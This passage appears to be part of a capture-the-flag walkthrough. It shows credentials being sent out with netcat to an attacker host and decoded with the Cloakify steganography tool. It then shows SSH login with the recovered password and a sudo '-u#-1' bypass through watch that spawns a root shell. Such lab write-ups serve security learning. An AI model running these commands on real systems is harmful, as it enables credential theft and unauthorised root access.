www-data@ubuntu:/media$
```

```
nc -lvvp 1234 > flag

nc 192.168.1.128 1234 < creds
```




```
====  Decloakify a Cloaked File  ====

Enter filename to decloakify (e.g. /foo/bar/MyBoringList.txt): /tmp/flag

Save decloaked data to filename (default: 'decloaked.file'): /tmp/res

Preview cloaked file? (y/n default=n): n
Was noise added to the cloaked file? (y/n default=n): n

Ciphers:

1 - dessertsHindi
2 - skiResorts
3 - belgianBeers
4 - dessertsChinese
5 - dessertsRussian
6 - evadeAV
7 - dessertsPersian
8 - rickrollYoutube
9 - worldBeaches
10 - dessertsThai
11 - amphibians
12 - statusCodes
13 - pokemonGo
14 - hashesMD5
15 - ipAddressesTop100
16 - geoCoordsWorldCapitals
17 - worldFootballTeams
18 - starTrek
19 - topWebsites
20 - dessertsSwedishChef
21 - desserts
22 - dessertsArabic
23 - geocache
24 - emoji

Enter cipher #: 24
```



```
root@kali:/tmp# cat res
mahakaal:kalbhairavroot@kali:/tmp#
```

```
sudo -u#-1 watch -x sh -c 'reset; exec sh 1>&0 2>&0' -u
```




```
root@kali:~# ssh mahakaal@192.168.1.133
The authenticity of host '192.168.1.133 (192.168.1.133)' can't be established.
ECDSA key fingerprint is SHA256:uJVa69XQYauqQVQn0+cN2ja+kVf0BhhWII8EIREHGT4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.133' (ECDSA) to the list of known hosts.
mahakaal@192.168.1.133's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Mon Oct 21 09:59:11 2019 from 192.168.1.107
mahakaal@ubuntu:~$ sudo -l
[sudo] password for mahakaal:
Matching Defaults entries for mahakaal on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User mahakaal may run the following commands on ubuntu:
    (ALL, !root) /usr/bin/watch
mahakaal@ubuntu:~$
```

```
sudo /usr/bin/watch -x sh -c 'reset; exec sh 1>&0 2>&0'
```

下面的可以

```
sudo -u#-1 watch -x sh -c 'reset; exec sh 1>&0 2>&0' -u
```



```
mahakaal@ubuntu:~$ sudo -l
[sudo] password for mahakaal:
Matching Defaults entries for mahakaal on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mahakaal may run the following commands on ubuntu:
    (ALL, !root) /usr/bin/watch
mahakaal@ubuntu:~$ sudo watch -x sh -c 'reset; exec sh 1>&0 2>&0'
Sorry, user mahakaal is not allowed to execute '/usr/bin/watch -x sh -c reset; exec sh 1>&0 2>&0' as root on ubuntu.
mahakaal@ubuntu:~$ sudo /usr/bin/watch -x sh -c 'reset; exec sh 1>&0 2>&0'
Sorry, user mahakaal is not allowed to execute '/usr/bin/watch -x sh -c reset; exec sh 1>&0 2>&0' as root on ubuntu.
mahakaal@ubuntu:~$ sudo -u#-1 watch -x sh -c 'reset; exec sh 1>&0 2>&0' -u
# cat /^H^H^H^H
cat: '/'$'\b\b\b\b': No such file or directory
# cd/
sh: 2: cd/: not found
# cd /root
# ls
final.txt
# cat final.txt


     .           ]@&L           .
      Jw         #@&&         zM
      '|$w      ,]@&$L      ,$\r
       k|$L     ]]@$$$     ,@|j
       ]@!$     j]@&$$W    $|p[
        @@j$   ]j]N&$$@   $@@@
        $&@B~  jj]B&$$@   @@$@
        #R&&[  `]]@&$$*  ]$$@N
        j%%@$    "@&M    ]RN%k
```

> *https://www.hackingarticles.in/cloakify-factory-a-data-exfiltration-tool-uses-text-based-steganography/*

参考链接：